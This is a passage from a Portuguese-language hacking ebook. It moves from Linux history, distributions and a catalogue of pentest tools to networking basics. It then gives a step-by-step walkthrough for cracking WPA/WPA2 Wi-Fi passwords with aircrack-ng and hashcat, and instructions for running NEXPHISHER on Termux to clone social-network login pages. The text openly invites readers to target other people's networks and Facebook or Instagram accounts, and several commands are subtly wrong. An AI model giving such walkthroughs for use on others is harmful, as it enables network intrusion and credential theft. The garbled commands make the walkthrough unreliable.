O sistema foi continuado dentro da Bell Labs, chegando a poucas dezenas de instalações, porém só obteve grande crescimento após ter sido totalmente reescrito na linguagem C, o que permitiu uma portabilidade melhor para outras plataformas. A linguagem C foi derivada da linguagem B e criada por Dennis Ritchie e Brian Kernighan. Nesta época, o sistema já contava com mais de 60 comandos, muitos deles ainda utilizados até hoje, tais como: cd – trocar de diretórios, chmod – trocar permissões, wc – contar palavras em arquivos, roff – processar

texto, etc. O seu crescimento e reconhecimento culminou com a publicação na renomada revista “ Communications of the ACM” , em julho de 1974.

Com sua filosofia de simplicidade, padrões abertos e seu licenciamento facilitado pela AT&T, o Unix se espalhou e se desenvolveu rapidamente pelas universidades. Várias versões de Unix foram surgindo, sendo que a principal delas foi desenvolvida na Universidade de Berkeley, denominada BSD (Berkeley Software Distribution), um software liberado publicamente em 1977, predecessor dos atuais e bem-sucedidos BSD's (FreeBSD, OpenBSD e NetBSD). Outras versões comerciais também foram surgindo, tais como: Irix pela SGI em 1982, XENIX pela SCO em 1983, HP-UX pela HP em 1986, SunOS pela Sun em 1987 e AIX pela IBM em 1990 .

A maioria dos sistemas inclui ferramentas e utilitários baseados no BSD e tipicamente usam XFree86 ou X.Org para oferecer a funcionalidade do sistemas de janelas X — interface gráfica. Assim como também oferecem ferramentas desenvolvidas pelo projeto GNU.

O Projeto GNU, iniciado em 1983 por Richard Stallman, teve o objetivo de criar um “sistema de software completamente compatível com o Unix”, composto inteiramente de software livre. O trabalho começou em 1984.[14] Mais tarde, em 1985, Stallman começou a Free Software Foundation e escreveu a Licença Pública Geral GNU (GNU GPL) em 1989. No início da década de 1990, muitos dos programas necessários em um sistema operacional (como bibliotecas, compiladores, editores de texto, uma Unix shell, e um sistema de janelas) foram concluídos, embora os elementos de baixo nível, como drivers de dispositivo, daemons e as do kernel foram paralisadas e não completadas.

Apesar de não ter sido lançado até 1992 devido a complicações legais, o desenvolvimento do 386BSD, que veio a partir do NetBSD, OpenBSD e FreeBSD, antecedeu ao do Linux. Linus Torvalds disse que se o 386BSD estivesse disponível naquele momento, ele provavelmente não teria criado o Linux.[]

Vários fatores ajudaram a rápida expansão do Linux depois de seu lançamento

Popularização dos computadores pessoais: o Unix era o S.O. padrão para estudos em universidades, porém, utilizavam plataformas proprietárias relativamente caras. O Linux se tornou uma opção para resolver esse problema, porque com ele foi possível a utilização de computadores pessoais mais baratos.

Projeto GNU: o projeto GNU, criado por Richard Stallman em 1984, surgiu com o intuito de apoiar a liberdade de software (veja seção mais adiante sobre Software Livre). Na época do surgimento do Linux, Stallman apoiava e pretendia adotar o kernel Hurd, porém este não estava utilizável, com isso, o Linux acabou sendo o kernel (componente central do sistema operacional ligando aplicativos e o processamento real de dados feito pelo hardware) preferido para rodar as centenas de programas livres disponibilizados pelo projeto, porém o Hurd continua sendo o kernel oficial do sistema operacional GNU.

Distribuições Linux: no sentido de tornar o Linux o mais utilizável possível, surgiram instituições comerciais e não-comerciais que se dedicaram a criar uma combinação ideal de aplicativos (livres ou não) que rodassem no kernel Linux. As instituições com objetivos comerciais mantiveram o licenciamento livre, através de serviços agregados, tais como: suporte, treinamento e desenvolvimento personalizado.

Essa é uma pequena história do Linux, agora vamos ver algumas distribuições Linux e depois saber mais sobre as ferramentas de hacking, e em breve na próxima edição, vamos aprender como usar algumas delas.

## **Distribuições Linux**

(LIVECD). O desenvolvimento do Ubuntu é baseado na distribuição Debian, uma das principais distribuições Linux para servidores. Há também a distribuição Kubuntu baseada em Debian que utiliza a interface gráfica KDE em vez do Unity.

### **Linux Mint**

O Linux Mint é muito popular, compatível e baseado no Ubuntu. Possui versões com interfaces baseadas no KDE, Cinnamon e Mate, que oferecem um botão similar ao Iniciar do Windows. Conta com um painel de controle bastante completo e como atrativo a facilidade de uso. Seu objetivo é entregar um Linux pronto para uso assim que instalado, com configurações pré-definidas e softwares proprietários presentes por padrão (no Ubuntu é opcional).

### **Fedora Workstation**

Distribuição patrocinada pela Redhat. Instala por padrão a interface GNOME, que pode ser substituída posteriormente pelo KDE, Cinnamon, XFCE. Diferentemente do Ubuntu e do Linux Mint, que possuem gerenciador de pacotes (padrão usado para distribuição e instalação de programas) em formato DEB, o Fedora usa RPM, o mesmo adotado pelo Red Hat Enterprise Linux e CentOS, distribuições Linux muito populares em servidores.

## **Distribuições Linux para Servidores**

### **Distribuição Red Hat Enterprise Linux**

A distribuição Red Hat Linux, criada em 1993, é pioneira em distribuições GNU/Linux corporativas. Tem grande aceitação por parte das empresas pelo fato de oferecer suporte técnico e grande compatibilidade com as tecnologias mais utilizadas, tendo conquistado no mercado corporativo o posto de uma das maiores produtoras de soluções open source do

mercado. Sua interface gráfica padrão é a GNOME e utiliza o sistema de pacotes RPM (RedHat Package Manager) para a instalação de aplicativos.

Derivada da Red Hat Linux, a Red Hat Enterprise Linux é uma versão corporativa de distribuição original. Outro projeto relacionado é o Fedora Project, projeto patrocinado pela Red Hat, cuja proposta é ser uma distribuição para a comunidade.

### Distribuição CentOS

O CentOS, abreviação de Community Enterprise Operating System, é uma distribuição Linux de classe corporativa derivada de códigos fontes gratuitamente distribuídos pela Red Hat Enterprise Linux e mantida pelo CentOS Project. Esta distribuição sempre foi uma alternativa para empresas que não desejam pagar por uma distribuição fechada, mas esse cenário pode mudar com o anúncio da desativação do projeto CentOS em 2021 e a mudança de foco para o projeto CentOS Stream, onde teremos uma distribuição para mostrar o que está por vir no Red Hat Linux. A numeração das versões sempre foi baseada na numeração do Red Hat Enterprise Linux. Por exemplo, o CentOS 7 é baseado no Red Hat Enterprise Linux 7, mas com a chegada do CentOS Upstream isso mudará, pois será uma distribuição do tipo rolling release (lançamento contínuo) sem lançamento de versões finais.

### Distribuição Oracle Linux

A Oracle Linux é uma distribuição Linux empacotada e distribuída gratuitamente pela Oracle, disponível parcialmente sob a GNU General Public License desde o final de 2006. É compilada a partir do código-fonte do Red Hat Enterprise Linux (RHEL), substituindo a marca Red Hat pela Oracle.

Oferece acesso a algumas das inovações mais avançadas do Linux, como Ksplice (extensão do Kernel Linux que permite que patches de segurança sejam aplicados a um kernel em execução sem a necessidade de reinicializações), e DTrace (estrutura de rastreamento dinâmico abrangente criada originalmente pela Sun Microsystems para solucionar problemas de kernel e de aplicativo em sistemas de produção em tempo real).

### Distribuição Slackware

Criada por Patrick Volkerding, a distribuição livre Slackware Linux foi a primeira a ser distribuída em CD e é um sistema Unix-like multitarefa completo de 32-bits. Utiliza o sistema de pacotes tgz, orientado por menus, e sua interface padrão é a KDE. É compatível com 486 sistemas, incluindo os servidores x86 mais modernos, possui extensa documentação online e um programa de instalação fácil de usar.

A instalação completa da Slackware proporciona ao usuário o Sistema X, os ambientes de desenvolvimentos C/C++, o Perl, um servidor de notícias, um servidor de e-mail, um servidor web e um servidor FTP. Possui ainda o GNU Image Manipulation Program, o navegador Mozilla Firefox, utilitários de rede, além de muitos outros programas.

### Distribuição Debian GNU/Linux

Com interface padrão Xfce, a distribuição livre Debian é atualmente uma das maiores distribuições e uma das principais bases para outras distribuições derivadas. Faz uso do sistema de pacotes DEB — Debian Package e é executada em quase todos os computadores pessoais, inclusive os mais antigos, sendo que cada nova versão normalmente fica compatível com mais máquinas.

A Debian, criada em 1993 por Ian Murdock, foi uma das primeiras distribuições criadas, com o intuito de ser desenvolvida abertamente, seguindo os moldes do Linux em si. Embora possa ser baixada virtualmente e instalada normalmente com uma conexão rápida, é tradicionalmente distribuída para instalação em CDs, que podem ser comprados pelo preço somente da mídia.

### Distribuição Ubuntu

Baseado no Debian, o Ubuntu, cujo nome significa “Humanidade para os outros” ou “Sou o que sou pelo que nós somos” em africano, conta com diversas ferramentas, como servidores web, ferramentas de programação, processador de texto e leitor de e-mails. Distribuído de forma convencional e Live, o Ubuntu é usado em laptops, desktop e servidores, e esses dois últimos contam com atualizações de segurança gratuitas por, no mínimo, 18 meses.

As versões LTS ou ‘Long Term Support’ são publicadas a cada dois anos, no mês de abril. As versões LTS são as versões de ‘nível empresarial’ do Ubuntu e são as mais utilizadas. Estima-se que 95% de todas as instalações do Ubuntu sejam lançamentos LTS.

A cada seis meses entre as versões LTS, a Canonical publica uma versão provisória do Ubuntu, sendo a versão 20.10 o exemplo mais recente. Essas são versões de qualidade de produção e são suportadas por 9 meses, com tempo suficiente fornecido para os usuários atualizarem, mas essas versões não recebem o compromisso de longo prazo recebido das versões LTS.

Outras 'distros'

As distribuições são carinhosamente chamadas de 'distros'. É muito comum ouvir a pergunta: 'Qual distro você usa? ". Há ainda muitas outras distribuições que merecem destaque como OpenSuse, Arch Linux, Zorin, Manjaro entre outras.

**Agora a questão está em quais ferramentas usar no Linux, eis aqui algumas ferramentas Linux para hacking aqui:**

**Algumas dessas ferramentas podem ser instaladas no Termux.**

#### 1. Nmap

Sem dúvidas o Nmap é uma das principais ferramentas free open source utilizadas pelos hackers, muito utilizada para detecção de redes, análises e auditorias de segurança.

Kali linux nmap ferramentas hacker

Em suma, o Nmap é considerado essencial para levantar detalhes de informações específicas em qualquer máquina ativa. Para compreender suas numerosas funcionalidades, o próprio site oficial disponibiliza um guia gratuito (em inglês).

#### 2. Social Engineering Toolkit

Também conhecido como SET, o Social Engineering Toolkit é desenvolvido para auxiliar em testes de penetração contra elementos humanos.

Ferramenta hacker social engineering toolkit

Que estão inseridos no ambiente de segurança do alvo, levando em consideração que as pessoas costumam ser o elo mais fraco nos sistemas de segurança.

#### 3. DNSenum

O DNSenum é uma ferramenta para levantamento de informações de servidores DNS.

## DNSenum kali linux ferramentas para hackers

Capaz de pesquisar hosts, nomes de servidores, endereços de IP, registros e outras informações, usando apenas de alguns comandos básicos.

### 4. Nessus

Sem dúvidas o Nessus é uma das aplicações de segurança mais completas para analisar e realizar auditorias. Ela é desenvolvida pela premiada Tenable, que atende a mais de 21 mil empresas globalmente.

## Nessus kali linux ferramenta para usar como hackers

Com o Nessus, profissionais de segurança da informação podem executar vários escaneamentos simultaneamente, contar com atualizações constantes da ferramenta, variedade de plugins, além de relatórios que podem ser gerados por meio de um dashboard.

### 5. Cisco-torch

Seguindo a mesma linha das ferramentas de scanner, o Cisco-torch tem algumas peculiaridades. Uma delas é a utilização constante de forking (bifurcação) para lançar a múltiplos processos de varredura em segundo plano. De acordo com o Hacking Exposed Cisco Networks, isso maximiza a eficiência na detecção de vulnerabilidades.

## Ferramenta do kali linux cisco torch

O objetivo dos desenvolvedores ao criar o Cisco-torch foi obter uma solução ágil para descobrir remotamente hosts da Cisco que usam protocolos SSH, Telnet, Web, NTP e SNMP, com vista em lançar ataques de dicionários contra os servidores descobertos.

## Aplicações Web (Web Applications)

Certamente, você já sabe ou tem boa noção do que se tratam as aplicações web. Mas, para não passar em branco, definimos as aplicações web como programas que rodam em servidores web e são acessados via browser.

Neste tópico, falaremos sobre 5 ferramentas específicas que todo hacker deve conhecer:

## 1. Nikto2

Trata-se de uma aplicação para analisar a vulnerabilidade de um site. Ela realiza:

Nikto2 ferramentas do kali linux

Testes para mais de 6700 arquivos e programas potencialmente perigosos que estão presentes na web;

Verificação da configuração do servidor;

Análise de itens cruciais que possam ser atualizados automaticamente;

Consultas por mais de 1250 versões desatualizadas de servidores e seus problemas específicos.

O Nikto se caracteriza pela agilidade em desempenhar atividades que, em tese, são altamente complexas. Além, é claro, de ser uma ferramenta gratuita.

## 2. Parsero

Diferente das demais ferramentas mencionadas até aqui, o Parsero não é um software, mas sim um script. Escrito em Python, ele faz a leitura do arquivo Robot.txt de um servidor web e checa por entradas não autorizadas, que transmitirão aos motores de busca (Google, Ask, Bing e outros) quais arquivos ou diretórios hospedados no servidor não devem ser indexados pelo robô.

Parsero usando no kali linux ferramenta

Às vezes, mesmo que os caminhos estejam restritos ao acesso via buscadores, eles podem estar acessíveis a usuários que entram no site diretamente.

Para solucionar esse problema, o script do Parsero verifica o status do código HTTP de cada entrada marcada como Disallow e ainda faz a busca, por meio do Bing, para localizar conteúdos indevidamente indexados.

## 3. Wapiti

O Wapiti permite ao usuário a realizar testes “black-box”, um método que examina os recursos de uma aplicação sem averiguar as estruturas internas.

Wapiti ferramenta do kali linux



A ferramenta não estuda o código fonte da aplicação web, mas sim verifica as páginas da web por ela implementadas em busca de scripts nos quais possa injetar dados. Ao encontrar os scripts, o Wapiti executa uma transmissão de dados em grande carga para testar a suas vulnerabilidades.

#### 4. OWASP ZAP

Encontrar vulnerabilidades na segurança de aplicações web enquanto você as estiver desenvolvendo ou testando é uma possibilidade interessante para profissionais que já têm um bom conhecimento técnico para fazer testes manualmente.

OWASP ZAP no kali linux

É justamente esse o propósito do OWASP ZAP, uma popular e gratuita ferramenta para hackers desenvolvida por centenas de voluntários ao redor do planeta. Não por acaso, o ZAP está disponível em mais de 20 idiomas.

As principais características dessa ferramenta são a facilidade no uso, conteúdos de ajuda que podem ser facilmente compreendidos, comunidade bastante ativa e o fato de ser completamente livre de versões pagas.

#### 5. Veja

Com foco em aplicações web, o Veja é uma solução livre, open source, de interface gráfica e desenvolvida em Java, cuja especialidade é verificar vulnerabilidades e testes.

Dois grandes diferenciais do Veja em comparação à maioria das ferramentas são o seu scan automatizado para executar testes rápidos para detectar erros e vulnerabilidades e o fato de a ferramenta ser expansível, graças à sua API Javascript.

Algumas funcionalidades do Veja Vulnerability Scanner são:

Detecção de erros;

Cross Site Scripting (XSS);

Site crawler;

Análise de conteúdo;

SQL injection.

Vale ressaltar, também, que a interface do Veja é muito intuitiva e fácil de usar.

## 6. WIRESHARK

Por fim temos o Wireshark, que, embora seja a última ferramenta citada no tópico, é uma das quais podemos considerar obrigatórias para o Kali Linux. Isso porque o Wireshark permite ao usuário analisar a rede e obter ricos detalhes para saber o que está acontecendo no momento.

Wireshark no kali linux

Eles são obtidos por meio de algumas funcionalidades, como a captura, análise e filtragem de pacotes em tempo real, importação e exportação de arquivos e inspeção de centenas de protocolos.

### Violação de Senhas (Password Attack)

Também conhecida como password cracking (ataques offline) ou password guessing (ataques on-line), a violação de senhas (password attack) é uma prática feita por meio de programas, algoritmos e técnicas dos mais diversos tipos — dictionary attack, rainbow table, brute force e outras —, com objetivo claro de descobrir senhas de usuários.

As principais aplicações para trabalhar com a proteção de informações sobre senhas e login são:

#### 1. THC Hydra

O THC Hydra é uma ferramenta gratuita e on-line — ou seja, trabalha em cima de ataques como password guessing, que consistem na captura de senhas a partir de tentativas de login — que executa rapidamente a quebra de senhas por meio de dicionário (lista de passwords) ou força bruta para testar várias combinações de senha / login.

THC Hydra ferramenta kali linux

Um destaque do THC Hydra é o suporte a mais de 50 protocolos, como HTTP, FTP, Mail, SSH, Banco de Dados etc.

O download também pode ser feito no terminal com o comando:

Sudo apt-get install hydra

## 2. John The Ripper

Seja pelo nome criativo (até mesmo premiado) ou pelas suas funcionalidades, o John The Ripper (JTR) é uma das mais conhecidas ferramentas de password cracking (processo de recuperação ou violação de senhas, no ponto de vista da criptoanálise) e tem versões free e pro.

John The Ripper ferramenta hackers linux

Assim como o THC Hydra, o JTR utiliza ataques de força bruta e dicionários, fazendo uma varredura pelos dados contidos no computador. Porém, a diferença é que o John atua contra os ataques offline.

## 3. Pass the Hash Toolkit

Essa ferramenta é usada por invasores para coletar a hash de uma senha validada pela vítima e usá-la para acessar sistemas sem a necessidade de aplicar técnicas de password guessing — que, dependendo do nível de usuário, podem demandar mais tempo por causa da complexidade do login. Ou seja, o invasor obtém acesso a um ambiente privado sem ao menos saber a senha.

No entanto, quando o Pass the Hash Toolkit é usado para o bem, as suas ferramentas podem ser aplicadas para realizar testes e criar mecanismos de defesa contra esse tipo de ataque, como eu disse você pode instalar algumas dessas ferramentas no Termux e começar a estudar como usar eles, existem várias ferramentas de testes de penetração, lembrando que voce precisa de uma boa base de programação para adaptar as ferramentas no que você está precisando

## *Capítulo 4: Redes de computador*

Rede de computadores ou redes de dados, na informática e na telecomunicação é um conjunto de dois ou mais dispositivos eletrônicos de computação (ou módulos processadores ou nós da rede) interligados por um sistema de comunicação digital (ou link de dados), guiados por um conjunto de regras (protocolo de rede) para compartilhar entre si informação, serviços e, recursos físicos e lógicos. Estes podem ser do tipo: dados, impressoras, mensagens (e-mails), entre outros. As conexões podem ser estabelecidas usando mídia de cabo ou mídia sem fio.

Os dispositivos integrantes de uma rede de computadores, que roteiam e terminam os dados, são denominados de “nós de rede” (ponto de conexão), que podem incluir hosts, como: computadores pessoais, telefones, servidores, e também hardware de rede. Dois desses dispositivos podem ser ditos em “rede” quando um dispositivo é capaz de trocar informações com o outro dispositivo, quer eles tenham ou não uma conexão direta entre si.

Os exemplo mais comuns de redes de computadores, são: Internet; Intranet de uma empresa; rede local doméstica; entre outras.

### **Comunicação**

O sistema de comunicação vai se constituir de um arranjo topológico, interligando os vários módulos processadores através de enlaces físicos (meios de transmissão ou rede de transmissão), e de um conjunto de regras com o fim de organizar a comunicação (protocolos).

A Internet é um amplo sistema de comunicação que conecta muitas redes de computadores. Existem várias formas e recursos de diversos equipamentos que podem ser interligados e compartilhados, mediante meios de acesso, protocolos e requisitos de segurança, essas comunicações podem ser interceptadas, mesmo as ligações de linhas telefônicas podem ser

hackeadas, por isso existe um tipo de criptografia que encripta essas informações para não estarás vulneráveis.

Os meios de comunicação podem ser: linhas telefônicas, cabo, satélite ou comunicação sem fios (wireless) e até mesmo o Bluetooth, todos esses meio de comunicação entre dispositivos a gente chama de rede.

O objetivo das redes de computadores é permitir a troca de dados entre computadores e a partilha de recursos de hardware e software, agora chega uma coisa bem interessante, qual um dos objetivos do hacker? Interceptar dados, quando você pensa em hackear uma rede social de alguém ou mesmo celular, o que você está a procura? 3çé claro de dados ou informações, como mensagens, números de cartão de crédito, tudo isso são dados.

Uma rede de computadores também é formada por um número ilimitado mas finito de módulos autônomos de processamento interconectados, no entanto, a independência dos vários módulos de processamento é preservada na sua tarefa de compartilhamento de recursos e troca de informações.

Não existe nesses sistemas a necessidade de um sistema operacional único, mas sim a cooperação entre os vários sistemas operacionais na realização das tarefas de compartilhamento de recursos e troca de informações.

## **História**

Antes do advento de computadores dotados com algum tipo de sistema de telecomunicação, a comunicação entre máquinas calculadoras e computadores antigos era realizada por usuários humanos através do carregamento de instruções entre eles. Em setembro de 1940, George Stibitz usou uma máquina de teletipo para enviar instruções para um conjunto de problemas a partir de seu Model K na Faculdade de Dartmouth em Nova Hampshire para a sua calculadora em Nova Iorque e recebeu os resultados de volta pelo mesmo meio. Conectar sistemas de saída como teletipos a computadores era um interesse na Advanced Research Projects Agency (ARPA) quando, em 1962, J. C. R. Licklider foi contratado e desenvolveu um grupo de trabalho o qual ele chamou de a “Rede Intergaláctica”, um precursor da ARPANET.

Em 1964, pesquisadores de Dartmouth desenvolveram o Sistema de Compartilhamento de Tempo de Dartmouth para usuários distribuídos de grandes sistemas de computadores. No mesmo ano, no MIT, um grupo de pesquisa apoiado pela General Electric e Bell Labs usou um computador (DEC's PDP-8) para rotear e gerenciar conexões telefônicas.

Durante a década de 1960, Leonard Kleinrock, Paul Baran e Donald Davies, de maneira independente, conceituaram e desenvolveram sistemas de redes os quais usavam datagramas ou pacotes, que podiam ser usados em uma rede de comutação de pacotes entre sistemas de computadores.

Em 1969, a Universidade da Califórnia em Los Angeles, SRI (em Stanford), a Universidade da Califórnia em Santa Bárbara e a Universidade de Utah foram conectadas com o início da rede ARPANET usando circuitos de 50 kbits/s.

Em 1972, foram implantados X.25 nos serviços comerciais e, mais tarde, usado como uma infraestrutura básica para a expansão de redes TCP/IP.

Em 1973, a rede francesa CYCLADES foi o primeiro a fazer os hosts responsável pela entrega confiável de dados, em vez de este ser um serviço centralizado da própria rede.

Em 1973, Robert Metcalfe escreveu um memorando formal na Xerox PARC, descrevendo um sistema de rede Ethernet, que foi baseada na rede Aloha, desenvolvido na década de 1960 por Norman Abramson e colegas na Universidade do Havaí.

Em 1976, John Murphy da Datapoint Corporation cria a ARCNET, uma rede de passagem de token usada pela primeira vez para compartilhar dispositivos de armazenamento.

Em 1995, a velocidade de transmissão para Ethernet aumentou sua capacidade para 10 Mbit/s e 100 Mbit/s.

Em 1998, a capacidade de transmissão da Ethernet chegou no Gigabit, mas não parou por aí, posteriormente, altas velocidades de até 100 Gbit/s foram adicionadas (em 2016).

A capacidade de Ethernet para escalar facilmente (como se adaptar rapidamente para suportar novas velocidades de cabo de fibra óptica) é um fator que contribui para o seu uso continuado.

Redes de computadores e as tecnologias necessárias para conexão e comunicação através e entre elas continuam a comandar as indústrias de hardware de computador, software e periféricos. Essa expansão é espelhada pelo crescimento nos números e tipos de usuários de redes, desde o pesquisador até o usuário doméstico.

Atualmente, redes de computadores são o núcleo da comunicação moderna. O escopo da comunicação cresceu significativamente na década de 1990 e essa explosão nas comunicações não teria sido possível sem o avanço progressivo das redes de computadores.

Antigamente era comum os centros de computação, que consistia em um ou mais computadores centralizados em um cômodo, responsáveis por realizar todo o processamento

de uma organização. A união de computadores e um meio de comunicação entre eles fez com que esses centros computacionais se tornassem algo arcaico, pois o trabalho de processamento poderia ser distribuído entre diversos dispositivos menos potentes e interconectados. O que permite essa união são as redes de computadores, agora você já sabe mais sobre redes de computador, agora vamos a uma sessão de invasão de redes, te ensinarei o básico usando o Kali Linux, como eu tinha dito, você precisa instalar um sistema Linux no seu computador.

## **Hackeado uma rede wi-fi com Kali Linux**

1-Abra o Terminal no Kali Linux. Ele tem o ícone de uma caixa preta com o os caracteres ">\_" na cor branca dentro,, se você não está achando, você também pode abrir o Terminal pressionando as teclas Alt+Ctrl+T, pressione elas ao mesmo tempo, isso irá abrir o Terminal Kali para você, se tiveres uma outra distribuição Linux, sem problemas, você pode fazer essa combinação.

2-Insira o comando de instalação Aircrack-ng. Digite o seguinte comando e pressione a tecla ↵ Enter, o comando está logo a baixo, lembrando, o AirCrack é uma grande ferramenta de invasão de redes wi-fi.

```
sudo apt-get install aircrack-ng
```

3-Se o terminal pedir uma senha, use a sua senha de usuário, Informe a senha usada para acessar o computador e pressione a tecla ↵ Enter. Em seguida, você obterá acesso root para qualquer comando executado no Terminal, vamos prosseguir.

Ao abrir outra janela do Terminal (conforme necessário mais tarde), pode ser preciso usar o comando com o prefixo sudo e/ou sua senha novamente, mas se não tá rodando, use sempre o sudo antes do comando.

4-Instale o Aircrack-ng. Pressione a tecla Y quando solicitado, e depois aguarde pela instalação do programa.

5- Depois você terá de Habilitar o airmon-ng. Para tanto, digite o seguinte comando e pressione a tecla ↵ Enter:

```
airmon-ng
```

Com esse comando aí, o airmon será habilitado de forma correta.

6-Encontre o nome do monitor. Você pode encontrá-lo na coluna "Interface".

Se estiver hackeando sua própria rede, geralmente o nome será "wlan0".

Caso não veja o nome de um monitor, então sua placa Wi-Fi não tem suporte a monitoramento, mas se você sabe o nome da rede quer atacar, basta substituir o wlan0 pelo nome da rede que você quer atacar.

7- Inicie o monitoramento da rede. Faça-o digitando o seguinte comando e pressionando a tecla ↵ Enter:

```
airmon-ng start wlan0
```

Substitua "wlan0" pelo nome da rede alvo caso ele seja diferente, por exemplo se o nome da rede for Dikele, digite airmon-ng start Dikele , o nome da rede deve ser passada de forma correta.

8-Habilite uma interface do modo de monitoramento. Para fazê-lo, execute o comando abaixo:

```
iwconfig
```

Depois clica na tecla enter do seu teclado.

9-Finalize qualquer processo que retorne erros de forma directa ou indireta, desde que seja um erro basta finalizar.Em alguns casos, a placa de Wi-Fi conflita com alguns serviços em execução no computador. Você pode encerrar esses processos por meio do comando a seguir:

```
airmon-ng check kill
```

10

Confira o nome da interface do monitor. Na maioria dos casos, o nome é algo como "mon0" ou "wlan0mon".

11-Configure o computador para exibir os roteadores próximos. Para obter uma lista de todos os roteadores dentro do seu alcance, ou seja todas as redes wi-fi que estão ao seu alcance, execute o seguinte comando:

```
airodump-ng mon0
```

Substitua "mon0" pelo nome da interface do monitor obtido no último passo, se não entendeu, da uma lida novamente, te garanto que você vai entender.



12-Encontre o roteador que deseja hackear. Ao final de cada linha de texto, você verá um nome; encontre aquele que pertence à rede cuja senha você quer obter.

13-Verifique se o roteador está usando o protocolo de segurança WPA ou WPA2. Caso veja “WPA” ou “WPA2” imediatamente à esquerda do nome da rede, então você poderá seguir; caso contrário, não será possível hackear a rede, mas tenha calma, a maioria das redes usadas tem segurança WPA ou mesmo WPA2, eu te garanto, e se tu está em Angola, vais encontrar um monte de redes wi-fi com esse tipo de segurança.

14-Anote o endereço Mac e número do canal do roteador. Essas informações estão à esquerda do nome da rede, é só você dar uma boa olhada você logo vera.

MAC address (Endereço Mac): essa é a linha de números no extremo esquerdo da linha do roteador.

Channel (Canal): esse é o número (como 0, 1, 2, etc.) diretamente à esquerda da tag WPA ou WPA2

15-Monitore a rede e veja se há um aperto de mão. Um “aperto de mão” ocorre quando um item é conectado a uma rede (por exemplo: um computador se conecta a um roteador). Digite o seguinte comando, substituindo os componentes necessários pelas informações da sua rede:

```
airodump-ng -c channel -bssid MAC -w /root/Desktop/ mon0
```

Substitua “channel” pelo número do canal obtido no último passo.

Substitua “MAC” pelo endereço Mac obtido no último passo.

Lembre-se de substitui “mon0” pelo nome da sua interface.

Veja um exemplo de endereço:

```
airodump-ng -c 3 -bssid 1C:1C:1E:C1:AB:C1 -w /root/Desktop/ wlan0mon
```

16-Aguarde até que o aperto de mão ocorra. Depois de ver a linha com a tag “WPA handshake:” seguido do endereço Mac no canto superior direito da tela, continue.

Se não estiver a fim de esperar, force um aperto de mão usando ataque de desautenticação antes de continuar com essa parte.

17-Saia do airodump-ng e depois abra sua área de trabalho. Pressione as teclas Ctrl+C para sair; em seguida, veja se há um arquivo “.cap” na sua área de trabalho.

18-Substitua o arquivo “.cap”. Embora não seja estritamente necessário, fazê-lo facilita as coisas mais tarde. Execute o seguinte comando para alterar o nome, substituindo “name” pelo nome que você quer dar ao arquivo:

Mv ./-01.cap name.cap

Se o arquivo “.cap” não tiver o nome “-01.cap”, substitua “-01.cap” pelo nome do seu arquivo “.cap”.

19-Converta o arquivo “.cap” para o formato “.hccapx”. Para tanto, use o conversor do Kali Linux. Digite o seguinte comando, substituindo “name” pelo nome do seu arquivo:

Cap2hccapx.bin name.cap name.hccapx

Você também pode acessar <https://hashcat.net/cap2hccapx/> e enviar o arquivo “.cap” ao conversor clicando em Choose File (Escolher arquivo) e selecionando-o. Ao final do envio, clique em Convert (Converter) para convertê-lo, depois baixe-o de volta à área de trabalho antes de continuar, é processo meio longo, mas para quem já tem velocidade isso parec

20-Instale o naive-hashcat. Esse é o serviço usado para descobrir a senha da rede. Digite os seguintes comandos, em ordem:

Sudo git clone <https://github.com/brannondorsey/naive-hashcat>

cd naive-hashcat

curl -L -o dicts/rockyou.txt

<https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>

Caso seu computador não tenha uma GPU (Graphics Processing Unit – Unidade de processamento visual), será preciso usar oaircrack-ng então.

21-Para isso Execute o naive-hashcat, w ao final da instalação, execute o seguinte comando (substituindo qualquer instância de “name” pelo nome do arquivo “.cap”):

HASH\_FILE=name.hccapx POT\_FILE=name.pot HASH\_TYPE=2500 ./naive-hashcat.sh

22-Aguarde até que a senha da rede seja descoberta. Quando isso ocorre, ela é adicionada no arquivo “name.pot” encontrado na pasta “naive-hashcat”; a palavra ou frase depois do último sinal de dois pontos é a senha.

Pode ser preciso desde alguns segundos, minutos, horas ou meses para que a senha seja descoberta, mas existem muitos usuários de redes wi-fi que não colocam senhas muito fortes e complicados para facilitar ele na hora de se conectar a sua própria rede wi-fi ou de conectar a de um amigo ou funcionário, então é possível sim hackear várias redes wi-fi usando o aircrack no Kali Linux, lembrando que você não pode sair hackeado qualquer rede wi-fi por aí, isso é crime, e você é responsável dos seus atos.

## **Atacando redes sociais e médias com phishing**

Bem, de certeza que você já tem o Termux instalado, se você não tem te aconselho a instalar ele de uma vez por todas ,nesse artigo vamos aprender como realizar um ataque de phishing no Termux , você queria atacar o Facebook de alguém ou Instagram, snapchat,? Bem te trago essa ferramenta aqui, lembrando essa ferramenta já é um pouco antiga e alguns phishings ou páginas falsas dessa ferramenta podem estar desatualizados e assim a vítima talvez não váis, mas como eu tinha dito, é muito importante você aprender a programar, pelo menos a criar páginas da web com HTML, isso já te permita criar phishings de redes sociais mais eficazes.

Se você esqueceu o que é phishing , eu vou explicar, phishing é a tentativa fraudulenta de obter informações confidenciais como nomes de usuário, senhas e detalhes de cartão de crédito, por meio de disfarce de entidade confiável em uma comunicação eletrônica.

Vamos utilizar o Termux que é um emulador de terminal Android e um aplicativo de ambiente Linux que funciona diretamente, sem necessidade de instalação ou root. O sistema básico mínimo é instalado automaticamente e os pacotes adicionais estão disponíveis usando o gerenciador de pacotes.

Com Termux temos algumas ferramentas que podem ajudá-lo com Pentest no Android. Por exemplo: Aircrack-ng (conjunto de utilitários para teste de segurança Wi-Fi), Hydra (ferramenta de força bruta), Metasploit (ferramenta de testes contra vulnerabilidades conhecidas) ou Nmap, e se você lembra eu te ensinei como hackear redes wi-fi usando o aircrack no Kali Linux, mas você pode instalar o aircrack no Termux e iniciar seus ataques em redes wi-fi

Utilizaremos uma ferramenta chamada NEXPHISHER que nos permite automatizar um ataque Phishing.

Primeiro devemos instalar o Termux no Android, disponível na Play Store.

Abra o Termux e faça a instalação da ferramenta NEXPHISHER:

`apt update` – Atualiza os repositórios.

`apt install git -y` – Instala o git.

`git clone http://github.com/htr-tech/NEXPHISHER.git` – Baixa e instala o NEXPHISHER.

`cd nexphiser`

Agora executamos a ferramenta:

`bash setup`

`bash tmux_setup`

`bash nexphiser`

Mr Code

Você deve ter chegado a uma tela com algumas opções.

Então vamos clonar a página de login de uma rede social, por exemplo: digite 1.

Escolha a opção “localhostrun”, digite 5.

Agora para acessar do navegador basta usar o endereço: <http://127.0.0.1:4545/>

